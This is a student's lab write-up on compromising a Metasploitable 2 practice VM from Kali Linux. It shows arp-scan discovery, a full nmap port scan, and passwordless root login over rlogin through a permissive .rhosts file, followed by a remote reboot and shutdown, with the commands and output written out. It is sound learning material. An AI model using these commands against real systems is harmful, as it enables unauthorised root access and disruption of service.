
This lab had focused on gaining access to a Metasploitable 2 VM using Kali Linux. For the purpose of this lab I did not know the password to get into Metasploitable 2 nor did I know what IP address it was on the local lab network.


My first action was to find out what IP address the Metasploitable 2 VM was using on the local network. In order to do this I did an arp scan of the local network using the command “sudo arp-scan –localnet”. This command would find any IP addresses that were running on the local network and once I ran the command three came up. These Three IP addresses were the Virtual Box host, my Kali Linux IP address, and finally the IP address to the Metasploitable 2 VM.



```
┌──(zell㉿kali)-[~]
└─$ sudo arp-scan --localnet
[sudo] password for zell:
Interface: eth0, type: EN10MB, MAC: 08:00:27:43:4c:fe, IPv4: 192.168.56.102
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan
)
192.168.56.1    0a:00:27:00:00:3b       (Unknown: locally administered)
192.168.56.100  08:00:27:0f:53:67       (Unknown)
192.168.56.101  08:00:27:ed:b9:ca       (Unknown)

3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.838 seconds (139.28 hosts/sec)
. 3 responded
```

The IP address of the Metasploitable 2 VM being 192.168.56.101.


Once finding out the IP address to the Metasploitable 2 VM my next step was to get into Metasploitable 2. The first step to this would be a port scan of the Metasploitable 2 IP address to find out what ports are opened. The command I used for this was “sudo nmap -p0-65506 192.168.56.101”. In this command I am specifying to Nmap to scan all of the ports from 0 to 65506 on the IP address of 192.168.56.101. After running this Nmap command it took a bit for the results to come back, once they did I saw that there were a ton of open ports on the Metasploitable 2 machine including vulnerable ports that should never be open like port 23 (Telnet).



```
┌──(zell㉿kali)-[~]
└─$ sudo nmap -p0-65506 192.168.56.101
Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-18 10:52 EST
Nmap scan report for 192.168.56.101
Host is up (0.11s latency).
Not shown: 65477 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
```

These are some not all of the results shown from the Nmap port scan.


Like any linux server port 22 (SSH) was opened and that could be a way in, however I didn't know the password currently. I could either guess the password or have a program do the guessing for me. Using Hydra was an option here however I did not have a list of the most common passwords at the time of performing this so that program would be useless to me. However this did not lock me out of the Metasploitable 2 VM. There was a rlogin exploit I could use to give me access to the VM. What this exploit was, essentially in the /root/.rhosts file with the content ++. This means that anyone can login as the root user without needing a password. I ran the command “rlogin -l root 192.168.56.101” and I was logged in as the root user on the Metasploitable 2 VM.



```
┌──(zell㉿kali)-[~]
└─$ rlogin -l root 192.168.56.101
Last login: Wed Feb 18 11:18:08 EST 2026 from :0.0 on pts/0
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i68
6

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have mail.
root@metasploitable:~# whoami
root
root@metasploitable:~# pwd
/root
root@metasploitable:~# 
```


Shown here is me logged in as the root user to Metasploitable 2 while on Kali Linux in my terminal.

To have a bit of fun with this I remotely rebooted the Metasploitable 2 VM



```
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have mail.
root@metasploitable:~# whoami
root
root@metasploitable:~# pwd
/root
root@metasploitable:~# reboot

Broadcast message from root@metasploitable
        (/dev/pts/1) at 11:29 ...

The system is going down for reboot NOW!
root@metasploitable:~#
```

And finally once it rebooted I used the rlogin exploit again to login to the Metasploitable 2 VM and I remotely shut it down



```
Last login: Wed Feb 18 11:30:10 EST 2026 from :0.0 on pts/0
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i68
6

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have mail.
root@metasploitable:~# pwd
/root
root@metasploitable:~# whoami
root
root@metasploitable:~# sudo shutdown now

Broadcast message from root@metasploitable
        (/dev/pts/1) at 11:31 ...

The system is going down for maintenance NOW!
root@metasploitable:~#

┌──(zell㉿kali)-[~]
└─$ 
```

This concluded the lab.

What I learned from this lab

- Arp scanning on the local network with the command “arp-scan –localnet”
- Using Nmap and specifying the range of ports to scan on the targeted IP address
- The rlogin exploit and why it was a big issue for this VM considering its lack of authentication mechanisms especially for being able to login as the root user